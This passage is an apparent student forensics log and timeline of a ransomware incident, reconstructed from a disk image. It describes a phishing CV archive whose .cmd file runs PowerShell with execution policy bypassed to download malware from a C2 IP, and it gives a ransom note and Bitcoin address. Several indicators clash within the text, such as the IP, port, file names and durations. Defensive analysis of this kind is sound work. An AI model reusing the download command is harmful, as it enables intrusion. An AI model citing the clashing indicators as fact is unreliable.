30	16/10/2025 18:40	Examined $LogFile entry	Autopsy 4.22.1	Selected $LogFile from readme search results → Text tab	Investigate suspicious README reference in system log	File shows NTFS transaction logs - legitimate system file, "README" reference appears to be coincidental	**N/A**
31	17/10/2025 16:08	Examined README files	Autopsy 4.22.1	Selected multiple README files (182 bytes) from search results → Text tab	Look for ransom notes	Found files contain Microsoft Edge documentation text "readme Microsoft Edge settings and storage represent user-selected preferences..." - not ransom notes	**N/A**
32	17/10/2025 16:42	Keyword search for "decrypt"	Autopsy 4.22.1	Tools → Keyword Search → Enter "decrypt" → Search	Search for ransom notes or decryption instructions	Found 613 results - all appear to be legitimate system files with encryption/decryption functions (.dll files, Edge cache, .NET assemblies) - no ransom notes in this search	**N/A**

33	17/10/2025 17:19	Examined files by extension - Plain Text	Autopsy 4.22.1	File Views → File Types → By Extension → Documents → Plain Text	Search for ransom notes by file type	Found text files including dberr.txt, eserver.txt, and AppCache files, many modified during attack timeframe	**N/A**
34	17/10/2025 17:53	Examined eEUlMeWOP.README.txt	Autopsy 4.22.1	Selected eEUlMeWOP.README.txt → Text tab	Analyse ransom note content	Ransom note found! Modified: 2024-03-31 05:53:56 AWST, Size: 2,693 bytes. Content in Turkish: "Kolqit 3.0 - Alemin Hadi Delikanlısı", "Tüm verileriniz YYD APT tarafından şifrelendi" (All your data encrypted by YYD APT), targets "Yalan Dünya Corp", Decryption ID: CBA600 1BEBCF5 7F8 1249 1D6B5 1EA3 18F, contains 5 YouTube links, warnings not to delete/modify files or they'll attack again	**#14**
35	17/10/2025 18:28	Examined dberr.txt	Autopsy 4.22.1	Selected dberr.txt → Text tab	Investigate database error file modified during attack	Modified: 2024-03-31 06:27:52 AWST, Size: 5,177 bytes, Contains Windows Catalog Database sync errors from 2024-03-30 10:57, file modified during ransomware cleanup phase	**#16**
36	17/10/2025 19:00	Examined eserver.txt	Autopsy 4.22.1	Selected eserver.txt → Text tab	Investigate server log created during attack	Modified: 2024-03-31 06:26:37 AWST, Size: 10 bytes, contains only "10.0.20348" (Windows Server 2022 build number) - possibly ransomware fingerprinting the system	**#17**
37	18/10/2025 16:12	Examined AppCache files	Autopsy 4.22.1	Selected multiple AppCache*.txt files → reviewed timestamps	Analyse mass file creation during attack	Multiple AppCache files (~59KB each) created/modified 2024-03-31 06:27:53 to 06:28:01 - Microsoft Edge cache files, created during ransomware cleanup phase	**#18**
38	18/10/2025 16:46	Keyword search for ".pf"	Autopsy 4.22.1	Tools → Keyword Search → Enter ".pf" → Search	Search for Windows Prefetch files to prove program execution	Found 372 results but all were ".pf" text within file contents, not actual Prefetch files (.pf extension)	**N/A**
39	18/10/2025 17:20	Checked File Types for .pf extension	Autopsy 4.22.1	File Views → File Types → By Extension	Verify absence of Prefetch files	No .pf extension listed in file types - confirms Prefetch files are completely absent from system	**N/A**
40	18/10/2025 17:54	Navigated to C:\Windows\Prefetch directory	Autopsy 4.22.1	Directory tree navigation to /img_chall.001/Windows/Prefetch	Investigate Prefetch directory status	Directory exists but is empty (48 bytes), Directory Last Modified: 2024-03-31 01:57:28 AWST (pre-attack), Directory Last Changed: 2024-03-31 06:26:37 AWST (during attack cleanup phase)	**#19**
41	18/10/2025 18:30	Examined C:\Windows directory contents	Autopsy 4.22.1	Navigated to /img_chall.001/Windows	Review system directory for additional evidence	Found 101 results including setupact.log and setuperr.log modified 2024-03-31 06:29:27 AWST, Temp folder modified 06:28:12, WindowsUpdate.log modified 06:29:27, Logs folder modified 05:59:11, multiple folders modified during attack window	**N/A**
42	22/10/2025 17:10	Examined C:\Windows\Temp directory	Autopsy 4.22.1	Navigated to /img_chall.001/Windows/Temp	Look for temporary malware files	Found MsEdgeCrashpad folder (modified 05:59:11 - during ransomware execution), msedge_installer.log (modified 05:52:45), multiple VMware logs modified during attack. Note: temp.exe and priv.exe no longer visible in this directory (deleted during cleanup)	**N/A**
43	22/10/2025 17:45	Examined setupact.log	Autopsy 4.22.1	Selected setupact.log → Text tab	Review Windows setup log modified during attack	File modified 2024-03-31 06:29:27 AWST, contains Windows driver installation logs from 2024-03-30 15:29:27 (pre-attack), file touched during cleanup but content from earlier	**N/A**
44	22/10/2025 18:22	Examined setuperr.log properties	Autopsy 4.22.1	Selected setuperr.log → File Metadata tab	Investigate empty error log created during attack	Size: 0 bytes (empty), All timestamps: 2024-03-31 06:29:27 AWST (created/modified/accessed during cleanup), MD5:	**N/A**

						d41d8cd98f00b204e9800998ecf8427e (hash of empty file), Suspicious: completely empty file created during cleanup phase	
45	22/10/2025 18:59	Examined C:\Windows\Logs folder properties	Autopsy 4.22.1	Selected Logs folder → File Metadata tab	Investigate folder accessed during ransomware execution	Modified: 2024-03-31 05:59:11 AWST (during ransomware execution phase, after ransom note creation, before cleanup), Size: 56 bytes	**N/A**
46	22/10/2025 19:40	Launched FTK Imager	Exterro FTK Imager 4.7.3.81	Double-clicked FTK Imager desktop icon	Begin triangulation process using second forensic tool per assignment requirements	Application launched successfully	**N/A**
47	22/10/2025 19:42	Added forensic image as evidence	Exterro FTK Imager 4.7.3.81	File → Add Evidence Item → Image File → Browse → Select chall.001 → Finish	Load forensic image for independent analysis and verification	Successfully loaded chall.001 image showing NONAME [NTFS] partition with full directory structure	**N/A**
48	22/10/2025 19:46	Navigated to Downloads folder	Exterro FTK Imager 4.7.3.81	Evidence Tree → chall.001 → NONAME [NTFS] → [root] → Users → ik → Downloads	Locate CV.rar for hash verification	Found CV.rar folder (containing extracted contents), CV.pdf subfolder, and CV.rar.eBUlMeWOP file	**N/A**
49	22/10/2025 19:50	Examined CV.rar folder structure	Exterro FTK Imager 4.7.3.81	Expanded CV.rar in evidence tree	Verify archive contents match Autopsy findings	Found CV.pdf folder containing CV.pdf.cmd file (255 bytes, 3/30/2024 11:37 PM) - matches Autopsy	**N/A**
50	22/10/2025 19:57	Examined CV.pdf.cmd content in FTK Imager	Exterro FTK Imager 4.7.3.81	Selected CV.pdf.cmd → viewed in hex/text pane	TRIANGULATION: Verify malicious PowerShell command content	Content matches Autopsy exactly - PowerShell command downloading from 91.93.0.171:82/back.exe, Size: 255 bytes confirmed, Date Modified: 3/30/2024 11:37:06 PM confirmed	**#10 (verified)**
51	22/10/2025 20:10	Examined CV.rar.eBUlMeWOP properties	Exterro FTK Imager 4.7.3.81	Selected CV.rar.eBUlMeWOP → Properties panel	Document ransomware-renamed archive file	File renamed by ransomware with .eBUlMeWOP suffix (matches ransom note naming pattern), Size: 580,061 bytes, Physical Size: 581,632 bytes, Start Cluster: 86,776, Start Sector: 694,208, Date Created: 3/30/2024 9:50:41 PM, Date Modified: 3/30/2024 9:53:56 PM, Encrypted: False, Compressed: False	**#20**
52	22/10/2025 20:17	Calculated end sector for CV.rar.eBUlMeWOP	Manual calculation	End Sector = Start Sector + (File Size ÷ 512) - 1 = 694,208 + 1,133 - 1	Document complete sector range per assignment requirements	End Sector: 695,340, Sector Range: 694,208 - 695,340	**#20**
53	22/10/2025 20:20	Exported hash for CV.rar.eBUlMeWOP	Exterro FTK Imager 4.7.3.81	Right-click CV.rar.eBUlMeWOP → Export File Hash List → Save as ex.csv	Obtain hash for triangulation verification	Hash exported to file showing MD5: 1e98d1bc1287ba57086a9290d46acf6c and 5642fa509fc5995f0b4b2e269019f767 (two different hashes - alternate data stream or multiple entries), SHA1: 58cd880ac22ba1164a4dab7a44a7f7b561ea369c and e1dbbd18d6bc3d3d61018716187121da396ed79e	**#20**
54	22/10/2025 20:24	Exported hash for CV.rar	Exterro FTK Imager 4.7.3.81	Right-click CV.rar → Export File Hash List → Save as ex2.csv	Compare original downloaded file hash	Hash: MD5: bae73671b12c2b6712c519f2ae58c290, SHA1: 3860e77781028ee9469093a89a290b94dfca0129 - DISCREPANCY: Different from Autopsy hash (2575d7f909ce2dbff228fad968c0f92a), requires investigation	**#9 (hash discrepancy noted)**


55	24/10/2025 18:25	Keyword search for "eBUlMeWOP" in Autopsy	Autopsy 4.22.1	Tools → Keyword Search → Enter "eBUlMeWOP" → Search	Identify extent of file encryption by ransomware	25 files found with .eBUlMeWOP suffix! All timestamped 2024-03-31 05:53:57 AWST (immediately after ransomware execution). Files include: Microsoft_Windows_MediaPlayer32.eBUlMeWOP, 15+ Microsoft_AutoGenerated files, LogFile, $MFT (Master File Table), SOFTWARE registry hive, $UsrJrnl: J, SOFTWARE.LOG1 - proves widespread file encryption/renaming by Kolqit 3.0 ransomware	**#21**
56	24/10/2025 19:00	Opened Windows Event Viewer logs directory in Autopsy	Autopsy 4.22.1	File Views → File System → /Windows/System32/winevt/Logs	Analyse Windows Event Logs for system activity during attack per assignment requirements	Found multiple .evtx files including Security.evtx, System.evtx, and Application.evtx	**N/A**
57	24/10/2025 19:36	Exported Security.evtx for analysis	Autopsy 4.22.1	Right-click Security.evtx → Extract File(s) → Save to desktop	Extract Security event log for detailed analysis of authentication and system events	Successfully exported Security.evtx (20,971,520 bytes) modified 2024-03-31 06:29:42 AWST	**#22**
58	24/10/2025 20:10	Opened Security.evtx in Event Viewer	Windows Event Viewer	Event Viewer → Action → Open Saved Log → Select Security.evtx	Parse and view event log entries with proper formatting	Loaded 5,110 security events spanning from 2024-03-30 to 2024-03-31	**#22**
59	25/10/2025 17:05	Filtered Security log for PowerShell events	Windows Event Viewer	Filter Current Log → Event ID: 4688 (Process Creation) → Keyword search: "powershell"	Identify PowerShell execution events matching the malicious command in CV.pdf.cmd	Found Event ID 4688: PowerShell.exe executed on 2024-03-31 05:50:49 AWST, Process ID 0x6b8, launched by ik\ik account	**#23**
60	25/10/2025 17:42	Examined PowerShell execution event details	Windows Event Viewer	Double-clicked PowerShell event → Details tab	Document complete PowerShell execution evidence	Event confirms PowerShell executed at 05:50:49 with command line "-ExecutionPolicy Bypass -File", 8 seconds after CV.rar download, launched by user ik	**#23**
61	25/10/2025 18:18	Searched Security log for logon events around attack time	Windows Event Viewer	Filter → Event ID: 4624 (Successful logon) → Timeframe: 05:45-06:00 on 3/31/2024	Establish user session and authentication context during attack	Multiple successful logon events for ik\ik account, confirming active user session during attack window	**N/A**
62	25/10/2025 18:55	Navigated to registry hives location	Autopsy 4.22.1	File System → /Windows/System32/config	Access Windows registry hives for Issue #5 (software usage evidence)	Found SYSTEM, SOFTWARE, SAM, SECURITY, and DEFAULT registry hives	**N/A**
63	25/10/2025 19:30	Exported SOFTWARE registry hive	Autopsy 4.22.1	Right-click SOFTWARE → Extract File(s) → Save to desktop	Extract SOFTWARE hive for analysis of installed applications	Exported SOFTWARE hive (72,613,888 bytes, modified 2024-03-31 02:03:12 AWST)	**N/A**
64	25/10/2025 19:32	Opened SOFTWARE hive in Registry Explorer	Registry Explorer	File → Load Hive → Select SOFTWARE	Parse registry for installed software and recent usage evidence	Successfully loaded SOFTWARE hive with 15+ top-level keys	**N/A**
65	25/10/2025 19:38	Examined Microsoft\Windows\CurrentVersion\Uninstall key	Registry Explorer	Navigate to SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall	Identify all installed software and installation dates	Found WinRAR 6.21 installed 2024-03-30 (InstallDate: 20240330), Microsoft Visual C++ 2022, VMware Tools	**#24**
66	25/10/2025 19:41	Examined WinRAR registry entry details	Registry Explorer	Selected WinRAR entry → viewed all values	Document WinRAR installation as potential tool used to create/extract CV.rar	WinRAR 6.21 (64-bit) installed 2024-03-30, DisplayName: "WinRAR 6.21", Publisher: "win.rar GmbH", InstallLocation: C:\Program Files\WinRAR	**#24**

67	27/10/2025 17:15	Exported NTUSER.DAT registry hive for user ik	Autopsy 4.22.1	Navigate to /Users/ik → Extract NTUSER.DAT	Access user-specific registry including recent program execution	Exported NTUSER.DAT (3,670,016 bytes, modified 2024-03-31 06:29:36 AWST)	**N/A**
68	27/10/2025 17:50	Opened NTUSER.DAT in Registry Explorer	Registry Explorer	File → Load Hive → Select NTUSER.DAT	Analyze user activity and program execution evidence	Successfully loaded user registry hive	**N/A**
69	27/10/2025 18:22	Examined UserAssist key for program execution	Registry Explorer	Navigate to Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist	Identify recently executed programs including WinRAR	Found ROT13-encoded program execution records including WinRAR.exe, Microsoft Edge, and other applications with execution counts and timestamps	**#25**
70	27/10/2025 18:57	Decoded UserAssist ROT13 entries	Registry Explorer + Manual ROT13 decoding	Viewed value names in UserAssist GUID subkeys	Translate ROT13-encoded program paths to readable format	Decoded entries reveal: WinRAR executed from C:\Program Files\WinRAR\WinRAR.exe, Microsoft Edge executed multiple times, various system utilities accessed	**#25**
71	28/10/2025 17:08	Keyword search for Gmail thread ID	Autopsy 4.22.1	Keyword Search → "FMfcgzGxSRSCRB"	Attempt to locate cached email content using Gmail thread ID from browser history	No results - Gmail thread ID not found in cached files	**N/A**
72	28/10/2025 17:45	Keyword search for "From:" email header	Autopsy 4.22.1	Keyword Search → "From:"	Search for email header fields that might contain sender address	627 results found, but all were system files (.dll, .exe, .pak) containing "from" in their code, not email headers	**N/A**
73	28/10/2025 18:20	Keyword search for MediaFire link unique ID	Autopsy 4.22.1	Keyword Search → "ywGqzt7y9r39sh"	Search for unique MediaFire download link ID from CV.rar download	No results - MediaFire link ID not cached beyond browser history	**N/A**
74	28/10/2025 18:55	Keyword search for Turkish email subject words	Autopsy 4.22.1	Keyword Search → "Başvurusu"	Search for Turkish words from email subject "İş Başvurusu Hk."	Found 2 results: History file (already examined) and Web History Artifact	**N/A**
75	29/10/2025 17:05	Examined Web History Artifact details	Autopsy 4.22.1	Selected Web History Artifact result → Details panel	Extract structured email metadata from parsed web history	Found complete Gmail URL with full message ID: FMfcgzGxSRSCRBzdhNfXJwnmbHScZlNnfl, confirms email subject and access time 05:50:36 AWST	**#26**
76	29/10/2025 17:40	Keyword search for complete Gmail message ID	Autopsy 4.22.1	Keyword Search → "FMfcgzGxSRSCRBzdhNfXJwnmbHScZlNnfl"	Attempt to find additional cached email data using full message ID	No results - complete message ID not found in any cached files	**N/A**
77	29/10/2025 18:15	Keyword search for "mail.google.com"	Autopsy 4.22.1	Keyword Search → "mail.google.com"	Locate all Gmail-related browser artifacts	Found 672 results including Web Cookies Artifact, Preferences, Session files, and various cache entries	**N/A**
78	29/10/2025 18:50	Examined Microsoft Edge Preferences file	Autopsy 4.22.1	Selected Preferences file → Text tab	Check browser preferences for stored email account information	Found JSON preferences containing "mail.google.com" domain references and browser settings, but no email sender addresses stored	**N/A**
79	30/10/2025 17:10	Examined Microsoft Edge Session file	Autopsy 4.22.1	Selected Session_13356295651891789 → Text tab	Review browser session data for email content	Session file contains "mail.google.com" URLs and "Inbox - ahyalandunya|k@gmail.com" references, confirms email was accessed via webmail	**N/A**
80	30/10/2025 17:21	Examined $LogFile for	Autopsy 4.22.1	Keyword Search → ".eBUlMeWOP" →	Review NTFS transaction log for	Found references to WinRAR_WinRAR_exe.eBUlMeWOP and	**#27**

		system activity		Selected $LogFile result	ransomware file operations	multiple README.txt entries, shows ransomware encrypted WinRAR.exe itself	
81	30/10/2025 17:24	Examined SYSTEM registry hive properties	Exterro FTK Imager 4.7.3.81	Navigate to /Windows/System32/config → Select SYSTEM → Properties panel	Document registry hive with sector locations	SYSTEM: 17,039,360 bytes, Start Sector: 15,641,752, End Sector: 15,675,031 (calculated), Modified: 2024-03-31 06:03:12 PM	**#28**
82	30/10/2025 17:30	Examined $MFT file properties	Exterro FTK Imager 4.7.3.81	Navigate to [root] → Select $MFT → Properties panel	Document Master File Table status and location	$MFT: 104,857,600 bytes (100MB), Start Sector: 6,291,456, End Sector: 6,496,255 (calculated), Modified: 2024-03-31 06:54:19 PM, Hidden attribute set	**#29**

APPENDIX B: Timeline of Events

Timeline of Events (Visual Summary)



PRE-ATTACK (Before March 31, 2024)

May 8, 2021

- Windows Server 2022 Standard Evaluation originally installed on system
- System created and configured for HR department (Computer Name: IK)

March 30, 2024

- Software Installation Day (one day before attack):
  - WinRAR 6.21 (64-bit) installed (InstallDate: 20240330)
  - Microsoft Visual C++ 2022 installed
  - VMware Tools installed
- Evidence: Registry key SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

March 30, 2024 - 11:37:06 PM AWST

- Malicious CV.rar archive created/modified (internal files timestamped)
- CV.pdf.cmd created inside archive with PowerShell payload
- Archive prepared with fake CV and malicious command script

DAY OF ATTACK: March 31, 2024

PHASE 1: EMAIL DELIVERY & ACCESS

Unknown Time (Before 05:50:05)

- Spear-phishing email sent to ahyalandunya|k@gmail.com
- Subject: "İş Başvurusu Hk." (Regarding Job Application - in Turkish)
- From: Unknown (sender address not recoverable from webmail cache)
- Content: Job application email containing MediaFire link
- Gmail Message ID: FMfcgzGxSRSCRBzdhNfXJwnmbHScZlNnfl

05:50:05 - 05:50:29 AWST

- HR employee (user: ik) logs into Gmail via Microsoft Edge
- Accesses inbox at mail.google.com/mail/u/0/#inbox
- Evidence: Web History, Event Logs (successful logons)

05:50:36 AWST

- Email opened with subject "İş Başvurusu Hk."
- User views email from Burhan Altıntop regarding job application
- Evidence: Browser history, Web History Artifact

PHASE 2: MALICIOUS DOWNLOAD (2-3 seconds)

05:50:38 AWST

- User clicks MediaFire link in email
- URL: https://www.mediafire.com/file/ywGqzt7y9r39sh.../CV.rar/file
- Timeline: 2 seconds after opening email
- Evidence: Browser history redirect to download1511.mediafire.com

05:50:41 AWST

- CV.rar downloaded from MediaFire to Downloads folder
- File size: 579,831 bytes
- Download GUID: 64989ab2-d98c-42d5-824f-58f8a5721242
- Timeline: 5 seconds after opening email, 3 seconds after clicking link
- Evidence: Web Downloads artifact

PHASE 3: ARCHIVE EXTRACTION (0-5 seconds)

05:50:41 - 05:50:46 AWST (estimated)

- User extracts CV.rar using WinRAR or automatic extraction
- Extracts to: Users\ik\Downloads\CV.rar\ (folder)
- Files extracted: CV.pdf.cmd, image0.jpg, image1.jpg
- Evidence: Recent Documents showing CV.lnk and CV.rar.lnk both accessed 05:50:46

05:50:46 AWST

- User attempts to open "CV.pdf" (actually CV.pdf.cmd)
- Windows executes the .cmd script instead of showing a PDF
- Evidence: Recent Documents artifact, .lnk files

PHASE 4: POWERSHELL EXECUTION & C2 DOWNLOAD (3-10 seconds)

05:50:49 AWST

- PowerShell.exe launches
- Process ID: 0x6b8
- Command: powershell.exe -ExecutionPolicy Bypass -File [download_command]
- Launched by: ik\ik account
- Parent process: Explorer.exe (from user clicking .cmd file)
- Timeline: 8 seconds after CV.rar download, 3 seconds after extraction

- Evidence: Event Log Entry - Event ID 4688 (Process Creation)

05:50:49 - 05:50:51 AWST (2 seconds)

- PowerShell downloads malware payload from C2 server
- C2 Server: 91.93.0.179:8080
- Downloads: temp.exe, priv.exe, adm2.exe
- Command from CV.pdf.cmd: powershell.exe -ExecutionPolicy Bypass -File [Invoke-WebRequest to 91.93.0.179:8080]

PHASE 5: MALWARE DEPLOYMENT (2-9 seconds)

05:50:51 AWST

- temp.exe created in Users\ik\AppData\Local\Temp\
- Size: 100,352 bytes
- Primary Ransomware Payload
- Timeline: 10 seconds after CV.rar download, 2 seconds after PowerShell launch
- Evidence: File metadata, FTK Imager Properties

05:52:31 AWST

- setup.exe modified in Edge installation directory
- May be legitimate Edge installer or modified by malware
- Size: 7,146,536 bytes
- Timeline: 1 minute 50 seconds after initial download

05:52:44 AWST

- setup.exe accessed
- Evidence: File timestamps

05:53:30 AWST

- adm2.exe created in Temp folder
- Size: 13,312 bytes
- Additional malware component
- Timeline: 2 minutes 49 seconds after initial download

05:53:45 AWST

- priv.exe created in Temp folder
- Size: 100,352 bytes
- Privilege escalation tool

- Timeline: 3 minutes 4 seconds after initial download

PHASE 6: RANSOMWARE EXECUTION (13-56 seconds after malware deployment)

05:53:56 AWST

- Ransom note created: eEUlMeWOP.README.txt
- Size: 2,693 bytes
- Content (Translation): "All your data has been encrypted by YYD APT"
- Ransomware Group: YYD APT / Kokpit 3.0
- Bitcoin Address: bc1qm8qzmnzh40c8x6hxqrds3qm99zpr09ucmcajxv
- Telegram Contact: @kxkxpxt
- YouTube links included
- Timeline: 3 minutes 15 seconds after CV.rar download
- Evidence: File in multiple locations including Downloads folder

PHASE 7: FILE ENCRYPTION (53 minutes - exact start/end times unclear)

05:53:56 - 06:28:18 AWST (approximately 34 minutes)

- Ransomware encrypts files across system
- Files renamed with .eBUlMeWOP extension
- At least 25 files encrypted including:
  - CV.rar → CV.rar.eBUlMeWOP (580,061 bytes)
  - User documents
  - Registry hives (SOFTWARE, SYSTEM)
  - System files ($LogFile references to WinRAR.exe encrypted)
  - Application data

05:58:00 - 05:59:00 AWST (estimated)

- Mass modification of .dll files (thousands)
- System files being encrypted or modified
- Evidence: File modification timestamps clustering around this time

06:03:12 AWST

- SOFTWARE registry hive modified
- SYSTEM registry hive modified

- Evidence: File metadata

PHASE 8: ANTI-FORENSICS / CLEANUP (25-29 minutes after encryption start)

06:26:37 AWST

- eserver.txt created (10 bytes, contains "10.0.20348" - Windows build)
- Timeline: 32 minutes after ransom note

06:27:52 AWST

- dberr.txt modified (Windows Catalog Database error log)
- Size: 5,177 bytes

06:27:53 - 06:28:00 AWST (7-second window)

- Multiple AppCache*.txt files created/modified
- Size: ~59 KB each
- Mass file operations indicating cleanup activity

06:27:00 - 06:29:00 AWST (2-minute window)

- 241 files deleted
- Includes temp files, cached data, potential evidence
- Anti-forensics activity

06:28:18 AWST

- CV.rar timestamp modified (appears in file metadata)
- Possible timestamp manipulation

06:29:27 AWST

- setupact.log modified (Windows setup log)
- setuperr.log created (empty file)
- Windows\Logs folder accessed

06:29:36 AWST

- NTUSER.DAT modified (user registry hive)
- Evidence: Final registry modification

06:29:42 AWST

- Security.evtx event log modified
- Last timestamp in event log activity
- End of logged security events

PHASE 9: FILE SYSTEM CORRUPTION (6 hours 24 minutes later)

06:54:19 PM (18:54:19 AWST)

- $MFT (Master File Table) modified/accessed
- Size: 104,857,600 bytes (100 MB)
- Ransomware attempted to encrypt/corrupt the MFT
- MFT is NTFS file system's central database
- Created timestamp also shows 06:54:19 (unusual - suggests file system operations)
- Evidence: FTK Imager properties showing both Created and Modified as same time

POST-ATTACK ARTIFACTS

Prefetch Files: DELETED

- C:\Windows\Prefetch directory emptied
- Directory Last Modified: 2024-03-31 01:40:17 AWST (before attack - timestamp may be manipulated)
- All .pf files removed (normally 100+ files)
- Purpose: Anti-forensics - prevents program execution timeline analysis

Event Logs: Preserved

- Security.evtx: 5,110 events preserved
- Critical PowerShell execution event (ID 4688) at 05:50:49 retained
- Logon events showing user ik\ik active during attack window

Registry: Partially Preserved

- SOFTWARE and NTUSER.DAT successfully extracted
- WinRAR installation evidence preserved
- UserAssist program execution records preserved (ROT13 encoded)

$LogFile: Evidence Preserved

- NTFS transaction log shows:
  - WinRAR.exe was encrypted (WinRAR_WinRAR_exe.eBUlMeWOP)
  - Multiple ransomware note creations
  - File system operations during attack
- Timestamp anomaly: Modified 02:54:19 AWST (before attack - possible anti-forensics)

TIMELINE SUMMARY BY DURATION

Critical Attack Window (Total: 38 minutes)

- Email to Download: ~5 seconds (05:50:36 → 05:50:41)
- Download to Extraction: ~5 seconds (05:50:41 → 05:50:46)
- Extraction to PowerShell: 3 seconds (05:50:46 → 05:50:49)
- PowerShell to Malware: 2 seconds (05:50:49 → 05:50:51)
- Malware Deployment: 3 minutes (05:50:51 → 05:53:56)
- Encryption Phase: ~34 minutes (05:53:56 → 06:28:18)

Cleanup Window:

- Anti-Forensics: ~4 minutes (06:26:37 → 06:29:42)

MFT Corruption:

- 6 hours 24 minutes after cleanup (18:54:19)